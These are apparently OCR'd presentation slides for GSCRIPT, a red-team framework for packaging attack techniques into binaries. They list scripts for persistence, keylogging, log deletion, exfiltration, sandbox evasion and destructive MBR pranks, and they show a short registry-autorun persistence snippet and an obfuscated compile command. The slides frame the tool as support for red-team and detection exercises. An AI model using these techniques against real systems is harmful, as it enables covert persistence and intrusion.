
WHY GSCRIPT?




WHY GSCRIPT?




WHY GSCRIPT?



WHY GSCRIPT?



WHY GSCRIPT?



A COMMUNITY TO SUPPORT A LIBRARY OF GSCRIPTS

```
os_x
  cronjob_persistence.gs
  delete_logs.gs
  enable_remote_ssh.gs
  goredloot_example.gs
  goredprompt_example.gs
  goredspy_example.gs
  grab_clipboard.gs
  https_exfiltration.gs
  keylogger_example.gs
  launch_agent_persistence.gs
  launchctl_persistence.gs
  launch_daemon_persistence.gs
  loginhook_persistence.gs
  merlin_example2.gs
  merlin_example.gs
  osascript_prompt.gs
  sshkey_persistence.gs
  tamper_histcontrol.gs
  trap_persistence.gs

windows
  delete_event_logs.gs
  delete_volume_shadow_copy.gs
  disable_windows_firewall.gs
  keylog_spy.gs
  merlin_example.gs
  net_user_creation.gs
  runkey_persistence.gs
  screenshot_spy.gs
  startup_persistence.gs
```

```
anti-re
  sandbox_cpu1.gs
  sandbox_hostname.gs
  sandbox_user.gs

attack
  linux
    delete_logs.gs
    disable_firewall.gs
    goredloot_example.gs
    goredprompt_example.gs
    goredspy_example.gs
    keylog_spy.gs
    merlin_example.gs
    sshkey_persistence.gs
    sudo_persistence.gs
    suid_persistence.gs

  multi
    crypto
      crypto_bytes_example.gs
      crypto_string_example.gs
    dropper
      merlin_example.gs
    encoding
      encoding_example.gs
    exec
      execa_example.gs
      exec_example.gs
    file
      delete_example.gs
      write_examples.gs
    net
      net_tcp_example.gs
      net_udp_example.gs
    rand
      rand_example.gs
    requests
      requests_example.gs
    time
      time_example.gs
```

```
windows
  final
    1genesis-32.exe
    1genesis-64.exe
    jerry_windows-x64.gs
    jerry_windows-x86.gs
    merlin2_windows-x64.gs
    merlin2_windows-x86.gs
    merlinagent32.exe
    merlinagent32-internal.exe
    merlinagent64.exe
    merlinagent64-internal.exe
    merlin_windows-x64.gs
    merlin_windows-x86.gs
    metHttp_windows-x64.gs
    metHttp_windows-x86.gs
    mui_windows-x64.gs
    mui_windows-x86.gs
    rhttpsmui.exe
    saltmin32.exe
    saltmin64.exe
    salt_windows-x64.gs
    salt_windows-x64.gs.bak
    salt_windows-x86.gs
    salt_windows-x86.gs.bak
    winjerry32.exe
    winjerry64.exe
    win_met_http32.exe

troll
  bsd
  linux
    nyanmbr.img
    nyanMBR_linux.gs
    prank.bin
    prank_linux.gs
    prank.sh
  windows
    2bad.exe
    eevee2.exe
    eevee.exe
    Memz.bin
    memz_win.gs
    pokeballs.exe
    pokeballs-modified.ahk
    pokeballs-modified.exe
    pokemon.gs
```

PERSISTENCE AS CODE



- 1 Develop and keep a library of persistence techniques, separated by platform and tactic.
- 2 Easy to modify and add new persistence techniques, or weaponize them for operations.
- 3 Easy to audit for team activities, making sure persistence doesn't stomp each other.
- 4 Great for detection exercises, giving source code to blue teamers, and producing binaries for testing rules.

```
//go_import:os as os
//go_import:github.com/gen0cide/gscript/x/windows as windows
//import:/path/to/croissant.exe

function Deploy() {
    // Prep Our Binary
    var myBin = GetAssetAsBytes("croissant.exe");
    var tmpPath = os.TempDir();
    var randName = G.rand.GetAlphaString(5);
    var fullPath = tempPath+"\\\\"+randName+".exe";

    // Drop the Binary
    errs = G.file.WriteAllText(fullpath, example[0]);

    // Create a Registry Autorun
    windows.AddRegKeyString(
        "CURRENT_USER",
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
        "CroissantExe",
        fullPath
    );


    return true;
}
```



COMBINING ATOMIC TECHNIQUES

Description Analysis

Easy to write and easy to audit, writing gscripts promote abstracting individual red team techniques for sharing and bundling into stand alone binaries.




Indeterminate Execution

Program your GSCRIPT eco system to never execute the same way twice.




Fault Tolerance

An individualized execution environment means one broken script does not break the rest.




Consistency

Include multiple persistence strategies in a single sample, allowing blue teams to train more efficiently.




```
:gscript      $ ./gscript compile --os=linux --obfuscation-level 3 --enable-logging /gscripts/attack/linux
```

TL;DR




N